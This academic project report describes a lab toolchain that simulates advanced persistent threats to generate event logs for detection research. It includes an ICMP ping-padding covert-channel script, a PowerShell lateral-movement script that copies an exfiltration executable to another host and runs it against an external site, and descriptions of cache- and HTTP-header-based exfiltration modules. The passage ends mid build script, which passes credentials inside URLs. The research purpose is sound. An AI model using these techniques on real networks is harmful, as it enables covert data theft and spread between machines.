OSTBAYERISCHE
TECHNISCHE HOCHSCHULE
REGENSBURG

LABORATORY FOR
INFORMATION SECURITY

Ostbayerische Technische Hochschule Regensburg

**Faculty of Electrical Engineering
and Information Technology**

Project Report 2

Development and Integration of a microservice-based Advanced Persistent Threat Toolchain

Submitted by: Andreas Zinkl

Course of Study: Applied Research in Engineering Sciences
Supervisor: Prof. Dr. Christoph Skornia
Submission Date: March 8, 2019

Abstract

This project report describes the development and integration of a microservice-based Advanced Persistent Threat Toolchain. The toolchain contains Advanced Persistent Threats previously discussed within the project report about hard to detect Advanced Persistent Threat mechanisms. The aim of this project is to develop an extensible, modular and operating system independent toolchain, which supports the research of the Laboratory for Information Security at the OTH Regensburg for further analysis of hard to detect cyber attacks. Additional infrastructure components for building, deploying and processing attacks are created within this project to provide a complete and easy to use toolchain. Those components have been developed by focusing on modern software engineering techniques like continuous integration and continuous delivery. Current tests show, that processing attacks on multiple workstations can be automated and controlled only from one person with very little effort.

Contents

1 Introduction

This introduction describes the motivation and objective of this project report. It starts by describing the current situation on creating Event-Logs within the Laboratory for Information Security at the OTH Regensburg and concludes with the goal and solution of the problems, which the current procedure is facing. The closing section about the project report procedure explains the structure how the project report is built.

1.1 Motivation

This project on developing and integrating a microservice-based Advanced Persistent Threat (APT) Toolchain is conducted within a research project at the Laboratory for Information Security at the OTH Regensburg. The goal of the research project is to build methods for the detection of cyber attacks on network infrastructures by analysing collected Event-Logs with the help of machine learning algorithms. Several components already have been integrated to collect and store Event-Logs from the laboratory infrastructure for further attack analysis. The creation of Event-Logs therefore depends on human interaction at each workstations within the laboratory. This means, that an attack needs to be processed manually at each workstation by one or multiple scientific staff members. This manual way implies a huge workload, which is required within each analysis of a specific cyber attack.

1.2 Objective of the APT Toolchain

The objective of the Advanced Persistent Threat Toolchain is to provide an extensible, modular and operating system independent toolchain, which improves the current procedure on creating Event-Logs within the Laboratory for Information Security. Therefore the toolchain architecture is based on containerization to provide microservice-based attack methods. This also provides a workflow of independent modules by processing remotely triggered microservice attacks.

1.3 Project Report Procedure

First of all, the report gives an introduction to the project architecture and laboratory infrastructure within the first chapter. The following chapters show how the toolchain is integrated into the laboratory. This starts by introducing the containerization software, followed by the used attack framework called Metasploit. After the introduction of used techniques and tools, finally the automation of the build and deployment process is described. The conclusion ends this project report by focusing on the advantages, which the toolchain offers and gives an outlook on the further work.

2 Project Organisation

This chapter gives an overall overview of the implemented APT Toolchain and its developed infrastructure. At first a short introduction to the laboratory infrastructure is given. The second part of this chapter describes the architecture of a typical microservice and how this maps to a mircoservice of the Advanced Persistent Threat (APT) Toolchain.

2.1 Laboratory Infrastructure

Before starting the development of the microservice-based APT Toolchain, it is necessary to evaluate an expansion of the laboratory infrastructure. Therefore an analysis of the existing components is processed. The current infrastructure, which is available and used within the project consists of the following components:

- Gogs.io - Git version-control System
- Wiki of the Laboratory for Information Security
- 26 Laboratory-Workstations
  - Running OS: Windows 10
  - Linux OS is planed
  - IP-Range: 192.168.123.101 - 192.168.123.126
  - Preinstalled: VirtualBox
  - Virtual network for Virtual Machines (VM)
- Laboratory network is a separated research network

After analysing the infrastructure components, it is necessary to define the requirements for the future APT Toolchain. Those requirements also represent the goals of this project:

- An extendible toolchain
- A modular implementation of the Advanced Persistent Threat mechanisms
- Operating system independent toolchain architecture
- A central control system, for building, deploying and executing attacks on the laboratory workstations

To be able to support these goals within the toolchain, additional components are required to be integrated into the laboratory infrastructure. Thus containerization[1] is introduced to the infrastructure to enable a operating system independent and modular toolchain. Such a containerized architecture also provides the ability of a central controlled deployment and

[1]The term containerization describes the lightweight virtualization of applications within an encapsulated environment on a virtual machine [Str14]

execution by using modern microservice technologies. This represents as well the current state of the art of microservice-based and containerized applications. Due to the containerization, the decision of using Docker[2] for this purpose is made. Docker delivers up to date containerization products as well as an active community for public and free to use virtualized applications. According to Carter [Car19], Docker is also the most used containerization software in the industry, which supports an industry-oriented research.

In addition to containerization, the build and deployment of those virtualized applications need to be handled. Therefore a so called „Build and Deployment Server“ (BDS) is developed. The BDS controls the build process and deploys the applications to a central storage, the Docker-Registry. More detailed information about the integration of Docker are described within chapter 3.

A modular structure is mandatory to gurantee the extensibility of the developed toolchain. To enable this modular structure with a minimal effort, the framework Metasploit is used. Metasploit is an Open-Source framework for penetration testing purposes and contains various information about security vulnerabilities [Rap]. The framework itself is developed with Ruby and provides the required modular software architecture. Thus Metasploit is also introduced to the laboratory for the purpose of developing the mircoservice-based toolchain.



Figure 1: *Overview of the designed laboratory infrastructure for the APT Toolchain*

After analysing additional components for the APT Toolchain, a new infrastructure of the laboratory is designed. This new infrastructure, shown in figure 1, enables the ability to automate the build and deployment of new attack modules and provides the required properties defined for the goal of the developed toolchain.

[2]For more details about the company Docker and its products please visit *https://www.docker.com/*

2.2 Microservice Architecture

The developed APT Toolchain builds on custom APT modules, where each module supports a specific attack mechanism. According to Lewis and Fowler [LF14], a modular and independent structure is mandatory to build a microservice framework architecture. Therefore each module represents a microservice within this toolchain. A microservice itself can be started and distributed easily over the network and independently from other microservices. This structure therefore implies that each attack method gets its own container, to provide the advantages of a microservice.

As already mentioned, Docker is introduced to the laboratory infrastructure within this project, to be used as the containerization software for this purpose. The used base Docker-Container in this project is created by REMNUX [Rem17]. This container includes the base version of the popular Metasploit framework [Rap] which is required for the developed APT Toolchain. Each developed APT module is integrated into its own Metasploit container and constitutes a malicious microservice. The application layer scheme of such a microservice is described within figure 2.


Docker-Container
Additional Application Dependencies
Attack Metasploit Module
Metasploit Framework (Release 4.17.40)
Linux Kernel (Ubuntu Version 14.04)

Figure 2: *The architecture scheme of an Attack-Microservice from the top Layer (Dependencies) to the bottom Layer (OS-Kernel)*

The figure 2 shows, that a microservice represents a kind of a lightweight operating system with one main application running inside this system. This enables the functionality of encapsulating the application from the host operating system (OS) with respect to dependencies and the running OS environment. Each layer shown in figure 2 depends on its underlying components. An attack microservice therefore always needs the lower three components. Dependencies are not necessary and depend on the implementation of the „Attack Metasploit Module“ layer.

3 The Docker Integration

This chapter discusses the integration of Docker into the laboratory infrastructure. Therefore this chapter starts with an explanation how and why a Docker-Registry is set up in the laboratory. The second part of this chapter reviews the created Docker Base-Image, which is used for each Docker-Container. The chapter closes with the integration of Docker-Clients into the laboratory infrastructure, with regard to the Docker installation on the laboratory workstations.

3.1 The Laboratory Docker-Registry

The Docker-Registry[3] is the central storage for Docker-Images. It can contain Dockerfiles as well as whole runnable images. The main objective of the registry, is to run as a central repository system, which supports the distribution of stored Docker-Images. Due to security and privacy issues, a local Docker-Registry is needed within the laboratory. The researchers do not only analyse automatically generated Event-Logs, but also make use of anonymized Event-Logs of students working on those workstations. The Event-Logs of those students furthermore represents the normal and not automatically producible user behaviour and are as well essential for the threat analysis. Thus a local registry indeed is required for the laboratory. The local registry also increases the performance of loading images and provides a much faster support process for the APT Toolchain.

The Docker-Registry is actual a Docker-Container as well. This container is able to run as a service as well as a simple Docker-Container. The container itself is based on the Docker-Image called *registry*. This leads to the following command in listing 1 which allows the start and configuration of a local Docker-Registry.

```
$ docker run -d -p 5000:5000 --restart=always --name seclab-registry
    registry:2
```

Listing 1: *Command to run a local Docker-Registry on Port 5000*

The command in listing 1 runs the Docker-Registry as a simple Docker-Container. The first flag [*-d*] allows to run the container in the background. The second flag [*-p HostPort:ContainerPort*] sets the mapping of the Host-Port and the Docker-Container-Port connection. To define a name for the running Docker-Container, the flag [*–name NAME*] is used. The last entry in the command (*registry:2*) tells the Docker-Service to use the Docker-Image called *registry*. Specially the image with tag 2 is requested therefore. Images, which are going to be pushed to the local Docker-Registry are stored within the Docker-Container of the Docker-Registry by default. To enable the local storage of the images on the host system, the additional flag [*-v HOSTDIRECTORY:/var/lib/registry*] is necessary for the command in listing 1. This

[3]The Docker-Registry is the central repository platform of the Docker-Service. For more detailed information about the registry visit https://docs.docker.com/registry/

additional command mounts the host directory to the docker container, which enables a shared folder between both systems. This procedure of running the Docker-Registry as a simple Docker-Container is used within the laboratory. A workstation within the laboratory is used as the central Docker-Registry machine.

```
$ docker pull REGISTRYURL/IMAGENAME:TAG
```

Listing 2: *Terminal command to pull an image from a local Docker-Registry*

Stored images within the Docker-Registry can be downloaded by the Docker-Clients by executing the *pull* command. This command requests the image and stores a copy of it at the local running Docker-Service. The *pull* command, which is shown in listing 2, differs only minimal from a regular *pull* request. Normally the [*REGISTRYURL*] of the command is not set, and the image is downloaded from Docker-Hub[4]. To configure the custom local Docker-Registry for *pull* requests, only the registry URL or the IP of the registry is additionally needed in front of the image name. This procedure does also work as well for the *push* request, which sends an image to the Docker-Registry and stores it there.

3.2 The APT Toolchain Base Image

Each Docker-Image is built based on a *Dockerfile*. This *Dockerfile* defines a mandatory base image, serveral commands which may be required to configure or setup the container and a final entrypoint or command which is executed at the container startup. The Docker-Image which is built by the *Dockerfile* derives from the configured base image. The base image, which is used for the APT Toolchain, is based on the Dockerfile shown in attachment B, which is forked by the Dockerfile created by REMNUX [Rem17]. REMNUX published a Dockerfile, which builds a Docker-Container with a default and basic installation of the Metasploit framework. This image suits best, for the usage within the project, because it is contributed by the organisation, which is also one of the main contributor of the Metasploit framework.

```
$ docker build -t IMAGENAME PATH_TO_DOCKERFILE
```

Listing 3: *Terminal command to build a Docker-Image*

An APT module and the Dockerfile in combination are then used to create a Docker-Image of the corresponding APT. To build such a Docker-Image, the command in listing 3 is executed. The command which is shown configures the image name by using the flag [-*t IMAGENAME*]. The built image can be stored in the Docker-Registry and can also be executed through the command shown in listing 4. Running the Docker-Image then creates the actual Docker-Container. The shown command in listing 4 uses the Port 443 (HTTPS Service), which is defined within the Docker-Image documentation of REMNUX [Rem17]. The flag [-*i*] is the

[4]Docker-Hub is the central default Docker-Registry provided by Docker under the URL hub.docker.com

short term for [–*interactive*] and keeps the STDIN[5] open, even if it is not attached [Doc18]. In addition to this one, the flag [-*t*] allocates a pseudo TTY[6] [Doc18]. The flags [-*it*] thereby are necessary to return a terminal interface, at the configured entrypoint, to the user by executing the command in listing 4.

```
$ docker run -it -p 443:443 IMAGENAME
```

Listing 4: *Terminal command to run a Docker-Container*

3.3 Integration of Docker into the Laboratory Infrastructure

The integration of Docker into the laboratory infrastructure contains the evaluation of the available Docker-Clients. There are two kinds of Docker-Clients available which can be used to integrate Docker onto the workstations. The first one is a native implementation called „Docker for Windows“[7]. The second available client is called „Docker-Toolbox“[8]. Both clients are available for Linux, MacOS and Windows.

A comparison of „Docker for Windows“ and „Docker-Toolbox“ shows, that „Docker for Windows“ uses the provided HyperV on the installed Windows 10. This creates a conflict for the usage of „Docker for Windows“ and the preinstalled VirtualBox. Both, VirtualBox and „Docker for Windows“, require the HyperV for its own purpose, which allows only the choice for running one of both services. VirtualBox is currently still used for education purposes, which leads to the decision to use the „Docker-Toolbox“ instead. The Toolbox can be used with a local VirtualBox installation and uses the preinstalled VirtualBox for the virtualization of the Docker-Containers.

```
$ docker-machine rm default  # deletes the default VM
$ docker-machine create --driver virtualbox --virtualbox-boot2docker-
    url https://github.com/boot2docker/boot2docker/releases/download/v18
    .06.0-ce/boot2docker.iso default  # creates the new default VM with
    an old boot2docker version
```

Listing 5: *Re-Installation of the default Docker VM for the „Docker-Toolbox“*

Installing the „Docker-Toolbox“ shows, that an additional „Boot2Docker“ distribution is needed to run the Toolbox. This distribution is used for the virtualization of the application within the VirtualBox installation. The installation has shown, that the version *v18.09.1* of „Boot2Docker“ may lead to problems on the Docker start up. This leads to an issue, that Docker cannot connect

[5] STDIN is an acronym for standard input and defines an input stream where data is sent to and read by a program [The06]

[6] TTY is used as a synonym for a text only terminal. The term is derived from the early teletypewriters [Ake08]

[7] The installation of Docker for Windows can be downloaded from https://hub.docker.com/editions/community/docker-ce-desktop-windows

[8] The Docker-Toolbox can be found at https://docs.docker.com/toolbox/toolbox_install_windows/

to the *default* virtual machine (VM) which is created by the Toolbox's Quickstart-Terminal. The latest version *v18.09.2*, published on the 14th february 2019, solved that issue. Before the release of *v18.09.2*, the *default* VM had to be removed and then again installed manually on the workstation. The used commands for this reinstallation of the *default* VM are shown in listing 5.

All in all both Docker-Clients provide the same functionalities, which are mandatory for the usage within the APT Toolchain. Due to issues on requiring HyperV for the „Docker for Windows“, the „Docker-Toolbox“ is finally used within the laboratory. The issues with regard to the „Boot2Docker“ problems are now also solved by Docker, which allows to run the latest „Boot2Docker“ version within the installed „Docker-Toolbox“.

4 The Metasploit Framework

This section about the Metasploit framework discusses the general usage of Metasploit within the APT Toolchain. Therefore a short introduction to the general usage of Metasploit is given within the first section. The second part of this chapter explains the procedure and structure of how to build a Metasploit module within the APT Toolchain. The last section provides an overview of the integrated APT modules, which are implemented within this project.

4.1 Introduction to Metasploit

The Metasploit framework is an Open-Source framework for penetration testing purposes. It contains various information about security vulnerabilities as well as runnable exploit code and auxiliaries which support the exploitation of specific vulnerabilities [Rap; Off]. The framework can be controlled via the terminal as well as through a web interface. Due to the containerization and minimising of the Docker-Images, the terminal-based control via the tool *msfconsole* is used.

```
$ msfconsole
```

Listing 6: *Starting the Metasploit console according to* OFFENSIVE SECURITY *[Off]*

By executing the initial command shown in listing 6 the Metasploit framework's console *msfconsole* is started. The command initializes all dependencies and modules of the framework. This includes custom modules which are stored within the framework's file system before launching Metasploit. A module can be loaded as well at runtime, if it is not added to the framework before application launch. Thus the command below (see listing 7) needs to be executed to load those later added modules to the framework. After the *msfconsole* has launched, the corresponding Command Line Interface (CLI) is presented to the user. An user is now able to see the *msf* terminal line, where Metasploit commands can be entered.

```
msf> reload_all
```

Listing 7: *Reload all modules of the Metasploit Framework [Off]*

In addition to the mentioned *reload_all*, there's also another option to load modules from different paths than just from the Metasploit *module* directory. Additional, external modules can be loaded at start up by adding the flag [*-m MODULE_PATH*] to the *msfconsole* command. A second alternative for loading modules at runtime is by running the command [*loadpath MODULE_PATH*] within the Metasploit console.

Metasploit Architecture: An understanding of how the architecture of Metasploit is designed is not really necessary for APT module developers. Nevertheless it is explained within this paragraph to give a short introduction on how the architecture is basically designed and how it influenced the development of the APT Toolchain. The Metasploit framework basically consists of a predefined file system. The file system in the used Linux-based Docker-Container is stored within the */opt/msf/* directory. This directory contains all components of the module and is loaded by the application at start up. New modules always should be saved within this file system, to keep the architecture clean and structured. The destination for storing modules into the Metasploit framework's file system is the directory */opt/msf/modules/*. Six sub folders within the *modules* folder represent the main categories of the Metasploit framework. Those categories are always used to classify the saved modules accordingly [Off]. The defined categories are *auxiliary*, *encoders*, *exploits*, *nops*, *payloads* and *post*. Within the Metasploit root directory (*/opt/msf/*) are also several other folders for additional tools and information about vulnerabilities. An example therefore is the *tools* folder, which contains multiple useful command line utilities. A more detailed explanation on the file system and its structure can be found within the introduction course of Offensive Security [Off]. The most important folder used within the APT Toolchain is the Metasploit modules folder (*/opt/msf/modules/auxiliary/*) which is extended with a *seclab* folder for storing all developed modules within one predefined folder of the framework.

Metasploit Command-Basics: The basic usage with regard to the APT Toolchain only requires four Metasploit commands. Those commands are:

- ***use***: Load Metasploit modules into the workspace (the module path depends to the storage location within the file system)
- ***show options***: Display the configuration options of the loaded Metasploit module
- ***set***: Sets the value of a configuration option
- ***run***: Executes the configured Metasploit module

A detailed usage of those methods can be found within the introduction to Metasploit written by Offensive Security [Off]. An example for using the mentioned commands is shown within listing 8. This example shows how a module is loaded into the console workspace, configured by setting the *HOST* option and finally executed by entering the *run* command.

```
$ msfconsole            # starts the metasploit framework
$ use auxiliary/seclab/perfect_exfiltration/sender   # loading the attack
$ show options          # display the available options
$ set HOST 127.0.0.1    # set the HOST option to the value "127.0.0.1"
$ run                   # execution of the attack
```

Listing 8: *Running Metasploit Commands*

4.2 How to build Metasploit APT Modules

The way of creating APT modules is basically an extension of how to build a general Metasploit module. Each APT module consists of three parts: The start up script, the Metasploit framework module and additional dependencies and sources. It is mandatory for each APT module to consist of at least the start up script as well as the framework module. The start up script handles an example execution of the module itself. It is configured as the default execution and matches to the default configuration and execution of dedicated additional modules, like sender and recipient modules for example. It is important to mention, that the start up script is only required for the microservice-based, automated attacks. Furthermore, the script is only executed within the corresponding executed Docker-Image. The general Docker-Image, containing all developed APT modules, only opens the *msfconsole* and can be controlled manually. In addition to the start up script, an APT module requires the mandatory Metasploit module. This module always needs to be a Ruby file, because of the requirements of the Metasploit framework. The framework only recognizes modules developed with Ruby. In addition to the format of the file, it is necessary to observe the required structure for Metasploit modules shown in listing 9.

```ruby
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##
require 'msf/core'

class MetasploitModule < Msf::Auxiliary

  def initialize()
    super(
        'Name' => 'Name of the Module',
        'Description' => %q{
              Just describe the module a bit please!
        },
        'Author' => ['your.email[at]st.oth-regensburg.de'],
        'License' => MSF_LICENSE
    )

    # The 'show options' command just shows these normal options!
    register_options(
        [
            OptString.new('RHOST', [true, "The description of the RHOST
                option...", "The default value"]),
        ], self.class)

    # These advanced options are not shown by default with the 'show
        options' command.
    # Those can be additionally set within the runtime and will be shown
        if they are set!
    register_advanced_options(
        [
            OptString.new('RHOST_ADVANCED', [true, "The description of
                the RHOST option...", "The default value"]),
        ], self.class)
  end

  def run
    # do something in here...
  end
end
```

Listing 9: *Template structure for the Ruby Metasploit module*

OFFENSIVE SECURITY explains the object architecture of this module structure within its introduction to the Metasploit framework architecture more in detail [Off]. It is important to observe this structure and implement modules like shown in listing 9. A more detailed description on how to build a module or how to costumize modules is given within the already mentioned introduction course of OFFENSIVE SECURITY [Off] and in the documentation of RAPID7 [Rap].

The listing 9 shows the provided template of this project, which can be customized by each developer. The template is configured for the creation of an auxiliary module. It inherits the class *Msf::Auxiliary* and includes the *initialize* and *run* functions. Each module requires the *initialize* function as a constructor and entry point. This function defines the configuration of each module as well as its meta information. The function *run* represents the method which is called by the execution command of a Metasploit module. It can be replaced by another function, which can be called through the Metasploit console. *run* and *exploit* are the two method names used within the framework and should be used as the called entry point for executing a module. It is recommend, to just use one of these two function names. The naming itself then also needs to fit the modules purpose. An auxiliary for example uses the *run* method, in contrast to that an exploit module rather implements the *exploit* method.

Each Metasploit module can contain the developed attack and is also able to run or load dependencies. An example *run* function, which calls a python script, is shown within the listing 10. The example shows a python script execution which returns the console output or error of the script. The return value *result* is then displayed to the user by using the *print_status* method.

```
  def run
    result = `python /PATH/script.py`  # running the python script
    print_status(result)
  end
```

Listing 10: *Running a python script within the Metasploit module*

4.3 The integrated APT Modules of the Toolchain

Within the development of the APT Toolchain, several APT attack methods are implemented into the Toolchain. The implemented attack methods are assigned to the category auxiliary, because these attacks only simulate the communication behaviour of attacks and can be seen as a helper for research purposes. Categorizing the implemented attacks as auxiliaries, results the final path where the modules are stored and can be found within the Metasploit framework:

Module Storage of the APT Modules: */auxiliary/seclab/MODULE_NAME* (1)

Each initial implemented custom attack depends on the research results of the previous project report about hard to detect APT mechanisms [Zin18]. The provided methods are grouped within the following three main mechanisms.

Data Exfiltration Modules: The initial implemented data exfiltration modules focus on the simulation of a natural user behaviour. Therefore the so called „perfect exfiltration“ as well as the exfiltration via the HTTP header are selected to be integrated into the toolchain. An overview of these attack methods can be found within the previous project report of Zinkl [Zin18]. Both modules are divided into sub modules, a sender and a recipient module. Each module is able to be executed without the other, but running both is mandatory for verification purposes within the research. A recipient module furthermore is also a kind of command and control module, because it represents the attacker side and is used by the attacker to gather information sent by the sender module. The tables 1 and 2 describe the options, which can be configured for the corresponding APT module within the Metasploit console.

Option	Required	Description
RHOST	yes	The URL or IP of the website used for the data exfiltration.
EXPIRY_INTERVAL	yes	The time interval (in seconds) in which the cache is renewed.
START_TIME	yes	The daily time when the exfiltration should start (24h-Format: YYYY-MM-DD hh:mm:ss)
TEXT	yes	The simple Text which should be exfiltrated.

Table 1: Configuration options for the perfect exfiltration simulation

There's currently just the option to send a custom text to a recipient by using the „perfect exfiltration“ module, as shown in table 1. This decision is based on the big amount of requests which are needed to perform such an attack. To exfiltrate data, the „perfect exfiltration“ abuses the caching functionality of an E-Commerce website. This kind of exfiltration represents a sequential binary way of sending data, which leads to a long duration of an attack. It took the „perfect exfiltration“ 3.25 hours by 60 second caching on the website just by sending the message „Hello World!“ within the test runs.

Option	**Required**	**Description**
RHOST	yes	The URL or IP of the website used for the data exfiltration.
FILE_PATH	yes	The absolute path of the file which shall be exfiltrated.
HTTP_HEADER_FIELD	yes	The field of the http header, which will be used as payload storage.
MAX_DELAY	no	The maximal time for a random delay of the POST-Request.
MIN_DELAY	no	The minimal time for a random delay of the POST-Request.
SEND_WITH_DELAY	yes	Defines if payload is sent sequentially with or without a delay.

Table 2: Configuration options for the HTTP header exfiltration simulation

Exfiltrating data over a HTTP header, like it is done within the HTTP header exfiltration, allows an attacker to send a much bigger payload to the recipient module. Due to this reason, the HTTP header exfiltration enables to send files to a recipient in a binary decoded Base64 format. The HTTP header exfiltration therefore does not provide the functionality to send just a simple text message by using this exfiltration method (see the options in table 2).

Command and Control Modules: To simulate the behaviour of the command and control mechanism the communication over the echo protocol is implemented. This module is also divided into a sender and a recipient module. It uses the ICMP protocol to send an echo request to the victims workstation with the help of the *pingOnce.sh* shell script (shown in listing 11). The recipient listens to the incoming tcp traffic by using internal available terminal commands (e.g. the *tcpdump* on Linux systems) and waits for the incoming echo request. The transmitted payload is packed into the padding field, which enables the sender to send 16 bytes to the victim with only one *ping*.

```bash
#!/bin/bash
# okay, lets get the message ping.sh 127.0.0.1 "Hi"
HOST=$1
MSG=$2

# first we need to transform the given text to hex
MSG_HEX=""
for (( i=0; i < ${#MSG}; i++ )); do
```

```
    MSG_HEX="$MSG_HEX""$(printf "%x" \'$(echo "${MSG:$i:1}"))"
done

# now ping the host
if [[ "$MSG" == "STOP" ]]; then
    ping $HOST -p 00 -c 1
else
    echo $MSG_HEX
    ping $HOST -p $MSG_HEX -c 1
fi
```

Listing 11: *Shell script for processing a Echo-Request containing a payload*

Additional implementations of command and control mechanisms using HTTP requests are not implemented into the APT Toolchain yet. The reason for this decision is based on the exfiltration methods. Those behave similar to the command and control requests done over HTTP. Thus recipient sub modules of exfiltration mechanisms basically represent a kind of command and control mechanism over HTTP by pulling commands or sending responses over the request.

Lateral Movement Modules: A simulation of the lateral movement within the laboratory network is processed by using the PowerShell functionalities discussed within the APT mechanism report of Zinkl [Zin18]. To support PowerShell within the Linux-based Docker-Container, the PowerShell for Linux is installed to the Docker-Image. This enables the ability of running PowerShell scripts on the virtual Linux-System. Executing PowerShell commands is necessary for moving files between networks with the help of a script shown in the following listing 12.

```
# create the session for the destination host
$session = New-PSSession -ComputerName $hostname

# create the destination directory before copying the file
$createDir = Invoke-Command -Session $session -ScriptBlock {New-Item -
    ItemType Directory -Force -Path "C:\APT\Exfiltration\"}
Copy-Item .\perfect_sender.exe -ToSession $session -Destination "C:\APT\
    Exfiltration\perfect_sender.exe"
Invoke-Command -Session $session -ScriptBlock {& "C:\APT\Exfiltration\
    perfect_sender.exe" "https://seclab-oth.herokuapp.com/caching" "
    2019-01-10 10:20:00" 60 "Hello World!"}

# we copied the file successfully, so we can close the session
Remove-PSSession -Session $session
```

Listing 12: *PowerShell Script to copy files over the Network*

The shown script provides the functionality of moving files and thereby the malicious code from one Windows host within the network to another Windows host. The script within listing 12 copies the malicious code for the native implementation of the „perfect Exfiltration“ from the current workstation to another workstation. After successfully copying the code, the script forces the destination host to execute an *Invoke-Command* which finally runs the malicious code. Compared to the other mechanisms and its attack methods, this lateral movement technique is not containerized yet, due to issues on getting access to the Windows host. Several issues occurred while granting access through a PSSession, because the bypassing of the Kerberos authentication of the host was not successful.

5 Continuous Integration and Delivery

This section about Continuous Integration (CI) and Continuous Delivery (CD) discusses the automation process of building and deploying APT modules within the developed toolchain. First a short overview is given by describing the created Git-Organisation for the toolchain. Secondly the development of a central Build and Deployment Server (BDS) is explained followed by the automated processes for building and deploying Docker-Images within the APT Toolchain development procedure.

5.1 The APT Toolchain Git-Organisation

The Gogs.io - Git-Server is the central version-control software for developers and researchers within the Laboratory for Information Security. A new Git-Organisation with the name „APT-Toolchain“ is created for the toolchain. This organisation owns all repositories used within the APT Toolchain. The current created and used repositories are:

- **APT-Modules:** The Repository containing all developed APT modules for the Metasploit framework
- **Deployment-Server:** The Repository for the source code of the Deployment-Server
- **Docker-Registry:** Containing all base Dockerfiles, configurations and a short manual for the SecLab-Docker-Registry
- **Toolchain-Dependencies:** The Repository contains all third party sources and installers for additional third party software, that are needed for running the APT Toolchain

The most important repository for further developments within the attack module contribution is the APT-Modules repository, already mentioned within chapter 2 and 4. Within the further developments of the toolchain to a full stack cyber attack framework, more and more repositories will be added in the future.

The most important function, beside the version-control functionality of the Git-Server, are the provided Git-Hooks of Gogs.io. Those Git-Hooks provide an automatically triggered function, which allows the execution of shell commands. Triggering the build of the APT Toolchain microservices, is mandatory for using an CI/CD server to benefit from the advantages of it. This automated trigger is used to call the BDS, who is then starting the build of a new version of Docker-Images for the attack microservice. The used Git-Hook for the automated trigger is the *post-receive* Git-Hook, which is called after a successful commit. This Git-Hook then executes the command shown in listing 13 to start the build of the Docker-Images by the BDS.

```
curl -X POST http://DOCKER_REGISTRY/api/build
```

Listing 13: *Git-Hook triggers CURL command for posting a HTTP request to build new Docker-Images*

5.2 Development of a Build and Deployment Server

Automating the build and deployment process of the APT Toolchain is the major goal of this chapter. Thereofore the „Build and Deployment Server “ (BDS) is created. Automating the process enables the core functionalities of CI/CD and provides a reduction of the workload for the APT developers and researchers. To build this BDS, Node.js is used within this project. Node.js (also just called Node) is an asynchronous, cross-platfrom and Open-Source JavaScript runtime [Joy]. Node runs an express.js web server, which provides a minimalistic web framework for Node.js and serves the BDS's RESTful Application Programming Interface (API). The term REST is an acronym for Representational State Transfer. Doglio [Dog18] defines REST as „an architectural style, defined to help create and organize distributed systems“. The architecture of the BDS furthermore provides a stateless API which can be called by a HTTP-Request. The RESTful API is called by the APT-Modules repository to start the build and deployment of a Docker-Container if any changes are committed. This is currently also the only function which is available from the BDS API.

5.3 Automation of building and deploying Docker-Images

The automated build process triggered by the received HTTP-Post-Request at the URL-Path */api/build* executes a shell script for building the Docker-Image. To be able, to build a new Docker-Image, the BDS also checks, if a current build process is executed. Only if there's no running build process, the new build is processed. The Git-Hook trigger, by requesting the URL-Path */api/build*, calls the corresponding stateless function of the express.js server, which finally starts to execute the build script shown in listing 14. This build script creates a Docker-Image for each APT module. Each module's Docker-Image then is stored within the created laboratory Docker-Registry mentioned in chapter 3 and is able to be used for running an APT microservice.

```
#!/bin/bash

echo "## Let's start building.. ##"
# the username and password are given as parameters
USERNAME=$1
PASSWORD=$2
REGISTRY=$3

# first we need to checkout the APT-Module (develop) branch
git clone https://${USERNAME}:${PASSWORD}@seclab.othr.de/git/APT-
    Toolchain/APT-Modules.git -b develop
cd "./APT-Modules/"

# Then we need to iterate over all directories within command & control,
    exfiltration and lateral movement
CATEGORIES=("exfiltration" "commandcontrol" "lateralmovement")
for category in $CATEGORIES
```

```bash
do
  cd $category
  echo "- Searching Modules in Category $category"

  for module in $PWD/*
  do
    # go to the module directory
    MODULE_NAME=$(basename $module)
    cd $MODULE_NAME

    # get the docker file
    curl -u ${USERNAME}:${PASSWORD} https://seclab.othr.de/git/APT-Toolchain/Docker-Registry/raw/develop/Module-Image/Dockerfile --output Dockerfile

    # build the container
    echo " --> build "$MODULE_NAME
    DOCKER_NAME="$MODULE_NAME"
    DOCKER_NAME_LOWER="${DOCKER_NAME,,}"
    docker rmi -f "$DOCKER_NAME_LOWER"
    docker build . -t "$DOCKER_NAME_LOWER"

    # need to add the push to docker registry
    echo " --> deploy to registry"
